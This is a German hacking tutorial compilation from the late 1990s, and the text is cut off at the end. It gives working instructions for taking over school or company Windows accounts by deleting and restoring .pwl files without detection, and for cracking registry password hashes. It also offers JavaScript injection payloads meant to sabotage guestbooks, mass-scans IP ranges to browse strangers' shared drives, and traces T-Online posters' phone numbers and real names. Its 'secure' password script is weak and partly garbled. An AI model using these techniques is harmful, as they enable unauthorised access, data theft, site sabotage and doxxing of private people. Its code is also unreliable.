Eine sehr große schwachstelle stellt die Registry da. Die Registry kann von Allen user (nicht nur vom admin) angesehen werden. Dort kann man alle Passwörter in verschlüsselter form finden. Nun muss man sich diese Datei nur noch auf seinen Rechner laden und mit einem Brut-Forceprogrammes cracken. (Am besten finde ich L0phtCrack) Noch ein sehr großer Fehler liegt bei allen Ports. (Oh Oh Micro$oft) Normalerweise werden alle Ports gegen Fremde zugriffe geschützt "NORMALERWEISE" (Micro$oft ist nicht normal) Wenn man einen oder gleich mehrere Ports mit Telnet anspricht, dort einfach einige Zeichen eingibt . Dann die verbindung trennt. Wird daraus eine endlosschleife . Durch diese Endlosschleife wird die CPU-Leistung schnell gesenkt was dann den Computer sehr Stark belastet. Der Admin kann diese schleife nicht unterbrechen. Nur der Neustart wird helfen.

Windows Sicherheitslücken:

1. Was ich in einem Windowsnetzwerk, mit einem Gastzugang alles machen kann.

*Ich gehe einfach mal davon aus, das du in der Schule oder in der Firma an einem Windows 95/98 Rechner sitzt und nur Zugang als Gast hast. Du kannst z.B nur Word, Excel, Paint usw. benutzen hast keinen zugriff auf z.B. Desktopeinstellungen oder das Dateisystem!
Das lässt sich aber ändern. ;-) * Logge dich als Gast ein, und starte die Hilfe (mit F1 oder Start => Hilfe)
denn selbst die Hilfe steht jedem Gast zur Verfügung. Wenn du die Hilfe gestartet hast klicke auf die Regestier Karte "Index" und suche nach dem Feature das du benötigst z.B. Explorer, Arbeitsplatz, Netzwerk, Systemeinstellungen usw... Hier eine kleine Liste die ich für euch zusammen gestellt habe. (für Win98) Nach welchem Schema ihr ungefähr suchen müsst.

Nur für Windows 98:
Aber wenn ihr das Prinzip verstanden habt könnt ihr euch auch unter Win95/NT jedes Feature zurückgewinnen.

+CD-SPIELER Anhören, CDs; Verwenden der CD-Wiedergabe +DEFRAGMENTIERUNG Festplattenspeicherplatz erhöhen, Defragmentierung; Beschleunigen des Festplattenzugriffs mit Hilfe der Defragmentierung +EDITOR .txt- Dateien Dokumente, Bearbeiten; Verwenden des Editors Dokumente, Erstellen; Verwenden des Editors +EIGENSCHAFTEN VON ANZEIGE .bmp- Dateien; So ändern Sie den Hintergrund des Desktops .gif- Dateien als Hintergrundbild verwenden
16-Farben-Darstellung
256-Farben-Darstellung
Anordnen von Bildschirmen +EIGENSCHAFTEN VON DATUM/UHRZEIT 12-Stunden-Format, Einstellungen. Ändern der Zeiteinstellungen; So ändern Sie die Uhrzeit des Computers +EIGENSCHAFTEN VON DCOM Aktivieren von DCOM; So aktivieren Sie DCOM
Aktivieren von DCOM; So aktivieren Sie DCOM für eine bestimmte Anwendung +EIGENSCHAFTEN VON KENNWÖRTER Administration, Remote-; So entfernen Sie einen Namen aus der Liste der Administratoren Administration, Remote-; So ermöglichen Sie anderen Benutzern, die Verwendung der Ressourcen auf Ihrem Computer anzuzeigen Administration, Remote-; So fügen Sie der Liste der Remoteadministratoren einen Namen hinzu +EIGENSCHAFTEN VON MAUS Ändern der Mauseinstellungen; So ändern Sie das Aussehen des Mauszeigers +EIGENSCHAFTEN VON MULTIMEDIA Abspielen von Multimediadateien; So ändern Sie die Größe des Videoclip-Fensters Analoge Wiedergabe, CD-Wiedergabe Anhören, Audio; So regeln Sie die Wiedergabelautstärke +EIGENSCHAFTEN VON MODEMS Anrufe tätigen; So konfigurieren Sie ein installiertes Modem +EIGENSCHAFTEN VON SCANNER UND KAMERAS Anzeigen von gescannten Bildern; Verwenden von Scanner und Kameras +EIGENSCHAFTEN VON SOFTWARE Alte Dateien entfernen; So geben Sie Festplattenspeicher frei; Windows-Komponenten entfernen, die nicht mehr benötigt werden Alte Dateien entfernen; So geben Sie Festplattenspeicher frei; Programme entfernen, die nicht mehr gebraucht werden. Erstellen einer Startdiskette +EIGENSCHAFTEN VON SYSTEM 32-Bit-PC-Kartenunterstützung, Deaktivieren Aktivieren von Hardwaregeräten
Ändern der Einstellungen für Hardwareressourcen; So entfernen Sie Hardwarekomponenten Ändern des Namens von Hardwareprofilen
Anzeigen von Geräteressourcen +HYPER TERMINAL Emulation, Terminal-
+NETZWERK 32-Bit-DLC-Protokoll, Deaktivieren der 16-Bit-Unterstützung
32-Bit-DLC-Protokoll, Installieren
32-Bit-DLC-Protokoll, Konfigurieren von Einstellungen
32-Bit-DLC-Protokoll, Überprüfen von Bindungen
Adapter, Netzwerk-, Binden an Protokolle
Adapter, Netzwerk-, Einstellungen
Adapter, Netzwerk-, Entfernen von Software

Adapter, Netzwerk-, Installieren von Software
Aktivieren der automatischen Sicherung
Aktivieren der Datei- und Druckerfreigabe +PAINT .bmp- Dateien; Verwenden von Paint
Dokumente, Einfügen von Paint-Bildern in +RECHNER Addieren von Zahlen
Addition mit dem Rechner +SCANDISK Alte Dateien entfernen; So geben Sie Festplattenspeicher frei; ScanDisk verwenden,
um Fehler zu ermitteln, die möglicherweise Speicherplatz beanspruchen
+WORDPAD Absatzformate, WordPad
Dokumente, Bearbeiten; Verwenden von WordPad
Dokumente, Erstellen; Verwenden von WordPad
Dokumente, Formatieren
Formatieren von Dokumenten mit WordPad

2. Es gibt noch eine Möglichkeit sich alle zugriffsrechte zu verschaffen Logge dich zu erst einmal als Gast ein und Starte sie Suche (Wie oben beschrieben) suche Dateien mit der Endung ".pwl"
das sind sie Dateien in denen das Passwort das z.B. Super User verschlüsselt gespeichert ist, Du solltest aber zumindest wissen welchen Benutzernamen der Super User hat. Ich gehe jetzt von Lehrer aus, dann heißt die Datei Lehrer.pwl Wahrscheinlich wirst du noch mehr finden z.B. Schüler.pwl Gast.pwl usw... Kopiere die .pwl Datei des Super Users in ein anders Verzeichnis und dann erst löschen! (Aber nur die in dem Windows Verzeichnis) Start das System neu und jetzt kannst du dich mit dem Benuzternamen des Super Users Einloggen Benutzer: Lehrer
Kennwort: (Gib hier jetzt irgend etwas ein, und in der Passwort Wiederholung das gleiche, der Rechner findet die Lehrer.pwl ja nicht mehr und erstellt ne neue dessen Passwort Du bestimmen kannst) Schwups haben wir doch glatt das Passwort geändert und du hast nun vollen zugriff auf´s System. ;-)) Aber wenn du dort alles erledigt hast soll der Super User ja nichts merken, deshalb löscht du die .pwl
Datei im Windows Verzeichnis (nicht die, die zuvor in ein anderes Verzeichnis kopiert hast) und jetzt wieder
die alte .pwl Datei in das Windows Verzeichnis kopieren und alles ist wieder wie vorher.

3. Die letzte Möglichkeit die allerdings nur bei einem Netware Netzwerk funktioniert!
Du gibst bei der Eingabe das Kennwortes vom Super User irgendetwas falsches ein, dann kommt noch eine Kennwort Eingabe Aufforderung, da gibst du als Benutzer irgend was falsches ein z.B. "Klomann" und als Kennwort z.B. "Klobrille" auf OK klicken und Nur noch mal das Kennwort "Klobrille" mit einer zweiten Eingabe bestätigen. Schwups da haben wir vollen zugriff auf´s System! Wenn da nicht noch diese Kennwörter wären die den Zugriff auf andere Netzwerk Rechner beschränken! *Wenn du im Netzwerk zugriff auf andere Rechner und Festplatten haben möchtest aber kein Passwort hast dann versuche als Kennwort erst einmal "master" wenn das nicht funktioniert klicke auf das Heckchen, Kennwort in Liste speichern so das es weg ist, als nächstes klickste auf OK und schon biste nicht mehr Beschränkt.

Wie man eine Page gut mit einem Paßwort sichert:

Das Problem von vielen Passwortabfragen ist das sie das Passwort im Quelltext stehen haben (ziemlich billig *g*)! Deshalb brauchen wir eine ausgelagerte Datei die den Benutzernamen und das Passwort speichert. Diese Datei wird
verschlüsselt. Also Klartext wir brauchen :
verschluessel.html: Verschlüsselungsroutine!
Abfrage.html : Hier wird Passwort+Username abgefragt!
daten.js : Hier drin stecken die verschlüsselten Passwörter! 1. Das verschlüsselungsProgramm (verschluessel.html):

```
1.  <html>
2.  <head>
3.  <title>VerschluesselungsPrgramm</title>
4.  <script language=JavaScript>
5.  <!-
6.   uzahl=4;
7.   schluessel="";
8.   function udaten(uname,pw,uadr) {
9.    this.uname=uname;
10.   this.pw=pw;
11.   this.uadr=uadr;
12.  }
13.  daten=new array(uzahl);
14.  daten[0]=new udaten("Hacker","Hackplanet","'www.hacking.de'");
15.  daten[1]=new udaten("Hacker2","fuck","'www.hacking.de'");
16.  daten[2]=new udaten("Hacker3","Voodoo","'www.hacking.de'");
17.  daten[3]=new
udaten("window.locatoin.href=","http://www.splatterplanet.de","asdf"); 18.
function krypt(wort){
19.  var swort=wort.length+60;
20.  for (var i=0;i<wort.length;i++) {
21.  var z=wort.charCodeAt(i)/2;
22.  swort=swort+","+z;
23.  }
24.  return swort;
25.  } 26.  function verschluessel () {
27.  for (var i=0; i<uzahl;i++) {
28.  suname=krypt(daten[i].uname);
29.  spw=krypt(daten[i].pw);
30.  suadr=krypt(daten[i].uadr);
31.  schluessel=schluessel+"daten["+i+]=new
udaten("+'"'+suname+',","'+spw+',","'+suadr+',");'+"<br>";
32.  }
33.  document.write(schluessel);
34.  }
35.  //->
36.  </script>
37.  </head>
38.  <body>
39.  <script language=JavaScript>
40.  <!-
41.  verschluessel();
42.  //->
43.  </script>
44.  </body>
45.  </html> Puuhhh. Das hätten wir schonmal! Jetzt kommen wir zur
Passwortabfrage. Die html-Datei
enthält den Source zu daten.js die datei wird später erklärt. Sonst sieht
sie so aus: 2. Die Passwortabfrage (abfage.html):
```

```
1.  <html>
2.  <head>
3.  <title>Zugangsberechtigung</title>
4.  <Script language=Javascript src="daten.js">
5.  <!-
6.  //->
7.  </script>
8.  </head>
9.  <body>
10. <center><form>
11. Wie ist dei Nick?
12. <input name="username" Type=Text value=""></input>
13. <br> Und dein Passwort?
14. <input name="userpw" Type=Passwort value=""></input>
15. <br><input TypeButton value="OK" onclick="start()"></input>
16. </form></center>
17. </body>
18. </html> Diesmal wars nicht so schwer...  Jetzt brauchen wir noch das
JavaScript daten.js diese Datei
sieht folgendermassen aus : 3. Das JavaScript (daten.js):

1.  uzahl=3;
2.  username="";
3.  userpw="";
4.  function udaten(uname,pw,uadr) {
5.  this.uname=uname;
6.  this.pw=pw;
7.  this.uadr=uadr;
8.  }
9.  daten=new Array(uzahl);
10. daten[0]=new daten("Die Zeilen 10,11,12,13 werden Programm
verschluessel.html erzeugt,");
11. daten[1]=new daten("du musst sie dann über die Zwischenablage
einfügen,");
12. daten[2]=new daten(",");
13. daten[3]=new daten(","); 14. function dekrypt (wort) {
15. var swort=wort;
16. var w="";
17. for(var i=0;i<wort.substring(0,2)-60;i++) {
18. swort=swort.substring(swort.indexOf(",")+1,swort.length);
19. w=w+String.fromCharCode(2*swort.substring(0,swort.indexOf(",")));
20. }
21. return w;
22. } 23. function pruef() {
24. for(i=0;i<uzahl;i++) {
25. if
((username==dekrypt(daten[i].uname))&&(userpw==dekrypt(daten[i].pw))) {
26. adr2=dekrypt(daten[i].uadr);
27. }
28. }
29. eval(dekrypt(daten[uzahl].uname)+adr2);
30. } 31. function start() {
32. username=document.forms[0].username.value;
33. userpw=document.forms[0].userpw.value;
34. adr2=dekrypt(daten[uzahl].pw);
35. if ((!username) || (!userpw))
36.    setTimeout("start()",10);
37. else pruef();
38. } So das wars jetzt müsste eure Homepage ziemlich sicher sein.
```

Was man alles aus den Header einer Email lesen kann:

Zuerst einmal möchte ich euch einen E-Mail Header zeigen, der folgendermassen aussieht:

~~~~~~

From: Vegbar Fubar <fooha@ifi.foobar.no>
Date: Fri, 11 Apr 1997 18:09:53 GMT
To: hacker@techbroker.com Received: by o200.fooway.net (950413.SGI.8.6.12/951211.SGI) for techbr@fooway.net id OAA07210; Fri, 11 Apr 1997 14:10:06 -0400
Received: from ifi.foobar.no by o200.fooway.net via ESMTP (950413.SGI.8.6.12/951211.SGI)
 for <hacker@techbroker.com> id OAA18967; Fri, 11 Apr 1997 14:09:58 -0400
Received: from gyllir.ifi.foobar.no (2234@gyllir.ifi.foobar.no [129.133.64.230]) by ifi.foobar.no with ESMTP (8.6.11/ifi2.4)
 id <UAA24351@ifi.foobar.no> for <hacker@techbroker.com> ; Fri, 11 Apr 1997 20:09:56 +0200
From: Vegbar Fubar <fooha@ifi.foobar.no>
Received: from localhost (Vegbarha@localhost) by gyllir.ifi.foobar.no ; Fri, 11 Apr 1997 18:09:53 GMT
Date: Fri, 11 Apr 1997 18:09:53 GMT
Message-Id: <199704111809.13156.gyllir@ifi.foobar.no>
To: hacker@techbroker.com

~~~~~~

Habt ihr euch nicht schon immer gefragt, was all dies wirre Zeug bedeutet ??? Dazu später. Zuerst einmal kommt doch sicher die Frage auf, wie man die Header liest. Das Lesen eines E-Mail Headers ist davon abhängig, mit welchem Programm ihr eure E-Mails abruft. Gott sei Dank erhaltet ihr hier Abhilfe, wo es beschrieben wird, wie ihr unter den verschiedenen Mail Programmen den Header erblickt :-) CompuserveGlück gehabt, Compuserve zeigt euch automatisch den Header Microsoft OutlookDie Mail anklicken und dann auf Datei \ Eigenschaften \ Details klicken Netscape NavigatorEinfach die Mail markieren, dann auf Ansicht \ Seitenquelltext klicken Netscape CommunicatorEinfach die Mail markieren, dann auf Ansicht \ Seitenquelltext klicken, ... et voila Pegasuseine harte Sache mit Pegasus, das heisst, speichert die Mail ab und öffnet sie in Wordpad PinePine ist ein UNIX E-Mail Programm, das ebenfalls automatisch den Header anzeigt Soviel zum Thema wie lese ich einen E-Mail Header... Ich gehe jetzt mal davon aus, das ihr euch eine Nachricht anschaut, und euch sofort den Header dazu holt. Nun aber zurück zum eigentlichen Thema: Was bedeuten all diese Zeilen ??? Um es euch zu erklären, das ganze nocheinmal: From: Vegbar Fubar fooha@ifi.foobar.no

- hier findet ihr Informationen über den Absender der E-Mail wie eingetragenen Namen im Mail Programm sowie die E-Mail Adresse Date: Fri, 11 Apr 1997 18:09:53 GMT
- in dieser Zeile findet ihr das Datum und die Uhrzeit, wann die Mail abgeschickt wurde To: hacker@techbroker.com
- in dieser Zeile seht ihr, an wen die E-Mail gerichtet ist (hier seht ihr nur die E-Mail Adresse, keinen Benutzernamen !!!) Received: by o200.fooway.net (950413.SGI.8.6.12/951211.SGI) for techbr@fooway.net id OAA07210; Fri, 11 Apr 1997 14:10:06 -0400
- hier findet ihr Informationen darüber, von welchen POP Server ihr euch die E-Mail geholt habt, das wäre in diesem Fall o200.fooway.net, welche Mailsoftware auf dem Server aktiv ist (inkl.Versionsnummer), das Datum und die Uhrzeit Received: from ifi.foobar.no by o200.fooway.net via ESMTP (950413.SGI.8.6.12/951211.SGI) for <hacker@techbroker.com> id OAA18967; Fri, 11 Apr 1997 14:09:58 –0400

- hier findet ihr den Computernamen (ifi.foobar.bo) der die Mail an den Server geschickt hat (o200.fooway.net) und an wen die E-Mail adressiert ist Received: from gyllir.ifi.foobar.no 2234@gyllir.ifi.foobar.no [129.133.64.230]) by ifi.foobar.no with ESMTP (8.6.11/ifi2.4) id <UAA24351@ifi.foobar.no> for <hacker@techbroker.com> ; Fri, 11 Apr 1997 20:09:56 +0200
- diese Zeile enthält, das der Computer ifi.foobar.no die E-Mail von einem anderen Computer (gyllir.ifi.foobar.no) erhalten hat nach dem Computernamen gyllir.ifi.foobar.no findet ihr eine IP Adresse 129.133.64.230 aber warum findet ihr nach ifi.foobar.no keine ??? um dieses Phänomen zu lösen gehen wir wie folgt vor:

macht einen NSLOOKUP (bekommt ihr überall als Programm) auf ifi.foobar.no
die Antwort sollte so aussehen:
Server: Fubarino.com
Address: 198.6.71.10
Non-authoritative answer:
Name: ifi.foobar.no
Address: 129.133.64.2
Aber was soll uns das sagen ???
Ganz einfach, der Computer ifi.foobar.no hat sich mit dem Server Fubarino.com verbunden und von dort aus die E-Mail geschickt
Aber warum einmal .no und einmal .com ??? Ebenfalls ganz einfach: der Computer ifi.foobar.no scheint ein Norwegischer Computer zu sein, der sich mit dem amerikanischen Server verbunden hat um von dort aus die Mail zu schicken From: Vegbar Fubar fooha@ifi.foobar.no
hier können wir erkennen, das der Absender der E-Mail "Vegbar Fubar" ist (jedenfalls hat er sein Mailprogramm darauf eingerichtet) und das die Absenderadresse "fppha.ifi.foobar.no" ist Received: from localhost (Vegbarha@localhost) by gyllir.ifi.foobar.no ; Fri, 11 Apr 1997 18:09:53 GMT Der Computer "gyllir.ifi.foobar.no" hat die E-Mail von "Localhost" (einem lokalen Rechner) erreicht diesen Computer können wir per Telnet abfragen, um zu sehen welches System der Computer betreibt telnet gyllir.ifi.foobar.no
ebenfalls sehen wir hier ein Datum und eine Uhrzeit, welche besagt wann der Computer die E-Mail erreicht hat Date: Fri, 11 Apr 1997 18:09:53 GMT
hier erkennen wir, das Datum und die Uhrzeit, wann uns die E-Mail erreicht hat Message-Id: <199704111809.13156.gyllir@ifi.foobar.no>
aus der Message ID können wir das Datum (1997 April 11) entnehmen und die Zeit (1809=18:09 Uhr) und 13156 identifiziert denjenigen,
der die E-Mail abgeschickt hat (dies findet nur aus Sicherheitsgründen des Mail-Servers statt) To: hacker@techbroker.com
in der letzten Zeile des Headers sehen wir unsere eigene E-Mail Adesse, d.h. welche Empfängeradresse der Absender eingetragen hat Ich hoffe euch wenigstens etwas geholfen zu haben, auch wenn vielleicht nicht jeder unter euch alles verstanden hat :-(
Solltet ihr Fragen haben, so schickt mir einfach eine E-Mail :-) hehehe
Ebenso ist es, wenn ihr Nachrichten in Newsgroups lest. Dort findet ihr haufenweise Nachrichten.

Ein Header aus einer Newsgroup sieht so aus:

~~~~~~
Path:
newsfeed00.btx.dtag.de!newsfeed01.btx.dtag.de!newsmm00.btx.dtag.de!news.btx
.dtag.de!not-for-mail
From: WaTCher242@t-online.de (Sweety)
Newsgroups: z-netz.alt.binaer.hackreport
Subject: Web-Site
Date: Wed, 17 Feb 1999 17:52:22 +0100
Lines: 8
Message-ID: <36CAF3C6.1AA0456A@sinfoseek.com>
Mime-Version: 1.0
Content-Type: text/plain; charset=iso-8859-1
Content-Transfer-Encoding: 8bit
X-Trace: news04.btx.dtag.de 919270405 11445 0565131190-0001 990217 16:53:25
X-Complaints-To: abuse@t-online.de
X-Sender: 0565131190-0001@t-online.de
X-Mailer: Mozilla 4.5 [de]C-CCK-MCD QXW03207 (Win98; I)
X-Accept-Language: de,en
Xref: news.btx.dtag.de z-netz.alt.binaer.hackreport:1548
~~~~~~

Hier aus dem Header können wir ebenfalls hilfreiche Informationen
entnehmen:
Path:hier steht von wo aus die Nachricht in der Newsgroup kam
From:hier steht die E-Mail Adresse des Absenders & den Namen, den die
Person benutzt
Newsgroups:hier steht, in welchen Newsgroups die Nachricht plaziert wurde
Subject:hier steht der Betreff der Nachricht, wie ihr sie in der NG
vorfindet
Date:hier steht das Datum, an dem die Nachricht in die NG geschrieben
worden ist
Lines:hier steht wieviele Zeilen die Nachricht enthält
Message-ID:hier steht nixxx wichtiges
Mime-Version:hier steht
Content-Type:hier steht
Content-Transfer-Encoding:hier steht
X-Trace:hier steht der News Server der Nachricht, die Message ID, das Datum
und evtl. Rufnummer
X-Complaints-To:hier steht
X-Sender:hier steht die E-Mail Adresse des Senders (Vielleicht auch die
Telefonnumer ???)
X-Mailer:hier steht welches Programm die Person zum mailen nimmt, und
welches Betriebssystem er nutzt
X-Accept-Language:hier steht die von der Person akzeptierten Sprachen
Xref:hier steht in welcher NG die Nachricht gelandet ist Eine Art von
besondere Nachricht ist die, die von jemandem geschickt wird, der bei T-
Online ist, denn bei ihnen könnt
ihr euch ganz einfach im Header die Telefonnummer raussuchen, diese dann
auch noch eventuell abfragen
(Klicktel, D-Info)...voila, ihr habt den realen Namen dieser Person :-)
Und wo steht die Telefonnummer fragt ihr euch sicher jetzt ?? Ganz einfach,
schaut euch den Header an und sucht in diesem
nach folgender Zeile: X-Sender: 0565131190-0001@t-online.de Wenn ihr mein
Tutorial über >T-Online Zugangsdaten einer Webpage< gelesen habt, dann
wisst ihr wohl wie man jetzt vorgeht.
Solltet ihr ihn nicht gelesen haben, will ich es euch hier noch einmal
zeigen. Nehmt den X-Sender (in diesem Fall 0565131190-0001@t-online.de) der
T-Online Nachricht, denkt euch alles weg ab -0001@t-online.de
Nun erhaltet ihr die gesuchte Rufnummer des Verfassers der Nachricht ==>
0565131190   :-) Wenn ihr checken wollt ob diese Person eine Homepage
hat, versucht einfach folgendes:

http://home.t-online.de/home/RUFNUMMER
das wäre in diesem Fall die 0565131190
Die vollständige URL der Person lautet dann:
http://home.t-online.de/home/0565131190/ oder http://home.t-online.de/home/0565131190/.impressum.html um gleich detailierte Informationen zu erhalten. So, das war es auch schon wieder aus der digitalen Welt, die wohl nur manche Leute zu verstehen wissen :-)
Dieses Tutorial erschien mir als sehr wichtig und gleichzeitig als sehr erschreckend, was man für Informationen aus Headern entnehmen kann.
So, dann wünsche ich euch viel Erfolg beim Lesen der Header :-)

Was ist überhaupt ein Port:

Viele Leute schreiben von Ports und man kann schon in jedem Forum viel über diese hören.
Bloss was sind überhaupt Ports? Man kann sich seinen Computer wie ein grosses Büro vorstellen. Immer wenn jemand von ausserhalb an diesem Büro etwas bestimmtes nachfragt, wird er in eine gewisse Abteilung geschickt.
Und so ist das bei dem Computer und den Ports genauso.
Das komplette Büro ist der Computer. Die Anschrift dessen ist seine IP Adresse.
Wenn man nun Informationen über die Einrichtung will, ruft man im passenden Büro an: Beim Computer entspricht dies einer Anfrage an Port 80 [HTTP] am Server. Dann bekomt man Infos in Form von [HTML-]Webseiten.
Wenn man von dem Büro jedoch Infomaterial will, dann fragt man an Port 21 an; dem Port für FTP Dienste.
So kann ein Server mehrere Dienste [Büros mit verschiedenen Abteilungen] anbieten, an denen man nachfragen kann. Ebenso kann ein Büro aber auch einen speziellen Dienst sperren. Im realen Leben würde die einem "das machen wir nicht" entsprechen.
Der Port ist dann nicht zu erreichen, was unter anderem dem Missbrauch vorbeugen soll.
Ebenso kann man mit einem unpassendem Anliegen in der falschen Abteilung aufwarten. Das entspräche dann "dafür sind wir nicht zuständig". Dies kann passieren, wenn ein Dienst unabsichtlich am falschen Port anfragt oder man absichtlich per Telnet an einem Ports connectiert, der die Anfrage nicht handeln kann. Ein Portscan überprüft jeden Port auf seine Bereitschaft.
Ein Desktop PC hat nicht viele Ports offen: Dienste wie HTTP, FTP, ... sind meistends bereit; Dienste wie Telnet-Server bieten meist nur Server mit einem Nutzen für solche Remote Optionen. "Portsurfing" ist nun eine Methode wie man sich per Telnet auf andere Server schaltet, um Die Dienste direkt anzusprechen. So kann man z.B. per "telnet post.yourisp.de 25" eine Verbindung zum Netzwerksystem post.yourisp.de am Port Nummer 25 versuchen. Port 25 ist der Port, der für SMTP Mailversand zuständig ist.
Dies ermöglicht es dann auch anonym Mails mit beliebigen Absender zu verschicken.
Für eine Finger-Abfrage an einem Server durchzuführen, muss man nicht immer einen Finger Befehl oder -Tool auf seinem Rechner installiert haben. Ein Connectieren am Server auf dem Fingerport 79 schafft genauso Klarheit, wie ein Tool, das dort nachfragt. Die gängigen Betriebssysteme wie Win9x

haben standardmässig sowieso kein Fingertool.
Wenn der Server auf die Anfrage reagiert, dann reicht es meistends aus, wenn man die Anfrage per "finger @server.de" stellt, um alle Benutzer aufgelistet zu bekommen oder einfach nur Returntaste betätigt. Eine Liste der gängigsten Ports ist an den Text angehängt:
9Discard
15Netstat
19Chargen
21FTP
23TelNet
25Smtp
39RLP
53Nuke
67Boot
79Finger
80HTTP
87LinK
110POP3
113Ident
119Nntp
129Nuke / Netbios
137Nuke / Netbios
138Nuke / Netbios
139Nuke / Netbios
513Login
515Pkill
533Netwall
560Rmonitor
561Monitor
1080Firewall Port
5580mil. Http
8080Http|mil.Http Proxy
31337Back Orifice Login

Gästebücher mit html Unterstützung unbrauchbar machen:

Sobald ein Gästebuch nämlich HTML-Tags unterstützt, kann man hier viele Interessante Funktionen einbauen. So kann man zum Beispiel schon mal Gästebücher mit Antibildern bestücken. Wer jetzt sagt, dass das ja wohl nichts neues ist, der hat wohl recht, aber durch das einbauen von Bildern, werden einem eine reihe anderer Funktionen eröffnet, die soweit gehen, dass man das GB dadurch unbrauchbar macht.

Erklärung der funktionalität:
Der Schlüssel liegt in Java Script, dass die GB mit denen ichs probiert habe alle unterstützen. Man fügt nun mit dem Tag <img src="bild.jpg"> ein Stinknormales Bild ein. Dieses Tag kann man dann mit Java Script erweitern: <img src="bild.jpg" onload="alert ('DIES IST EIN SCHEISS GB');"> Schon mit diesem Tag, springt wenn das Bild fertig geladen ist eine nervige Dialogbox auf mit dem Inhalt:"DIES IST EIN SCHEISS GB" Mit: <img src="bild.jpg" onload="window.open ('open.htm', 'HAllo', 'width=300,height=200');"> wird ein neues Fenster mit dem HTML-File open.htm geöffnet. (Anmerkung: so kann man ideal werbebanner für seine eigene Site in Gästebücher einbringen *g*)

So ab hier nur noch eine Kurzreferenz mit einigen lustigen Funktionen Einige der Scriptz funzen nur mit Netscape sie sind mit >>NS<< gekennzeichnet. Bewertung mit Sternchen nach fiesheit: <img src="bild.jpg" onload="for(a=0; a<1; a--){window.open('guestbook.htm')}"> **** Die Datei nach window.open (guestbook.htm für die extra-Lamer *g*) muss die HTML-Datei des Gästebuches sein. (Dadurch steigt die Effizienz des Tricks)

Wirkung: Durch die endlos-Schleife wird unendlich oft die Datei guestbook.htm geöffnet. Kann dazu führen, das der Computer überlastet wird. <img src="bild.jpg" onload="window.location='datei.htm'"> *** datei.htm kann irgendeine Datei sein. NS Wirkung: Das GB wird bei Netscape unbrauchbar, da immer wenn das Bild fertig geladen ist, eine andere Datei statt der des Gästebuchs angezeigt wird. Allerdings funzt das nur bei Netscape, beim IE kann man einfach auf Zurück klicken und man ist im Gästebuch. Bei einigen Gästebüchern, wie bei dem von www.guestbook.de kann man einfach statt einer gültigen Zieldatei irgendeine Angeben. Auch wenn es die nicht gibt wird eine Seite angezeigt. Dies funktioniert, denke ich bei vielen GBz, da die großen Hoster wie Geocities oder so immer eine Standartseite augeben, falls eine Seite nicht gefunden wird. Eingabefelder vollschreiben ** Diese Methode habe ich selber noch nicht ausprobiert. Sie erfordert ein wenig Kenntnisse in HTML und funktioniert wahrscheinlich auch nur wenn die Eingabefelder auf der gleichen Seite wie die GB-Einträge sind. Wenn das der Fall ist, muss man sich den Quellcode angucken und die Name-Attribute der Eingabefelder merken, aufschreiben (ist mir eigentlich wurscht). Dann kann man den folgenden HTML-Tag nach belieben modifizieren.
<img src="bild.jpg"
onload="window.document.formularname.feldname.value='Lamer'"> Erklärung: formularname muss ersetzt werden, durch den Wert, der im Quelltext im Tag <Form name="bsp"> steht. Bei diesem Beispiel wäre das "bsp" (ohne Anfühungszeichen). Mit den feldnamen verhält es sich genauso:
bei <input type=text name="abcde"> (type=text steht nicht immer da) ist der feldname "abcde" (auch hier wieder ohne Anfürungszeichen). Mit .value kann man dem Feld dann einen Wert zuweisen. In diesem speziellen Fall bedeutet das: Das Eingabefeld feldname im Formular formularname bekommt den Wert Lamer zugewiesen. So kann man erreichen, dass als Standartname ein beliebiger wert dasteht. <img src="bild.jpg" onload="window.status='Alle besucher dieser Seite sind Scheisse'"> * Unten in der Satuszeile wir der Text hinter dem Gleichheitszeichen ausgegeben. Mehr fällt mir im Moment nich ein aber ich denke, dass man noch viel mehr machen kann - Beispielsweise mit DIV-Tags und DHTML, darauf möchte ich aber jetzt nicht eingehen. Ich hoffe mein 1. Tutor war nicht zu langweilig, oder zu unverständlich.

Ohne Trojaner mit anderen Computern verbinden:

Benötigt wird:
-IP-Scanner
-Zeit Wenn ihr Dateien oder Festplatten von fremden Rechner ansehen wollt, dann muss der Fremdrechner Freigabe aktiviert haben.Um dies zu Testen benutzt ihr einen Ip-Scanner damit scannt ihr z.b T-Online
von 62.158.1.1 bis 62.158.255.255 auf dem Port 139 ab.
Ihr müsst natürlich nicht scannen, ihr könnt auch Ip-Adressem von Leuten aus eurer z.b ICQ-Liste testen. Habt ihr nun einige Ip-Adressen gefunden z.B 62.158.5.134 dann kopiert ihr diese Adresse und fügt sie in Ausführen (Start->Ausführen) ein.
Vor die Ip-Adresse setzt ihr diese Beiden Schrägstriche \\ dann kommt die Ip Adresse in unserem Beispiel muss es dann wie folgt aussehen: \\62.158.5.134 So und nun könnt ihr auf OK klicken.
Falls der Rechner Freigabe aktiviert hat öffnet sich nun der Explorer und ihr seht seine Festplatten oder Dateien(Falls nicht erhaltet ihr eine Fehlermeldung).Ihr könnt euch nun alle wichtigen Dateien herunter laden in dem ihr sie einfach auf euren Desktop verschiebt.
Wichtig: Bevor ihr anfangt euch mit dem Fremdrechner zu connecten schaltet eure Firewall aus sonst kann es zu Problemen führen.

Sniffer und deren Gefährlichkeit:

Sniffer sind Programme die Datenpakete abfangen. Netzwerk-Administratoren können sie zur Überprüfung der Datenübertragung verwenden. Wenn irgendwo in einem Netzwerk die Datenübertragung schlechter als normal funktioniert kann der Admin einen Sniffer einsetzen. Oder wenn ein Rechner beim booten vielleicht das Netzwerk lahmlegt kann ein Sniffer eingesetz werden. Das sind allerdings die harmlosesten Methoden einen Sniffer einzusetzen. Oft werden sie benutzt um an wichtige Informationen, wie z.B. an Passwörter zu gelangen. Sniffer werden meistens nicht bemerkt und können auch nur schwer gefunden werden und wenn man sie doch zufällig findet ist es oft schon zu spät. Der Rechner, der für die Attacke verwendet wird, sendet keine Daten an das Netzwerk, sondern zeichnet nur die Datenpakete auf, die auf dem eigenen Netzwerkadapter ankommen. Dabei werden auch Datenpakete protokoliert, die nicht für den Rechner gedacht sind. So kann man leicht Passwörter herausbekommen, indem man die Aufzeichnungen genau analysiert. So einfach wie man denkt ist es aber dann doch nicht! Man sollte schon etwas über Sniffer und Netzwerke wissen. Außerdem ist es wichtig, den Sniffer so zu konfigurien, dass er nur die Datenpakete abfängt, die für einen nützlich sind. Tut man das nicht und der Sniffer fängt alle Datenpakete ab, muss die eigene Festplatte bald wegen Überfüllung schließen. Es reicht, den Sniffer so zu konfigurieren, dass er nur die ersten hundert bis dreihundert Byte abfängt. In den ersten paar Zeilen steht nämlich meistens das passwort und der Username, was den meisten Crackern 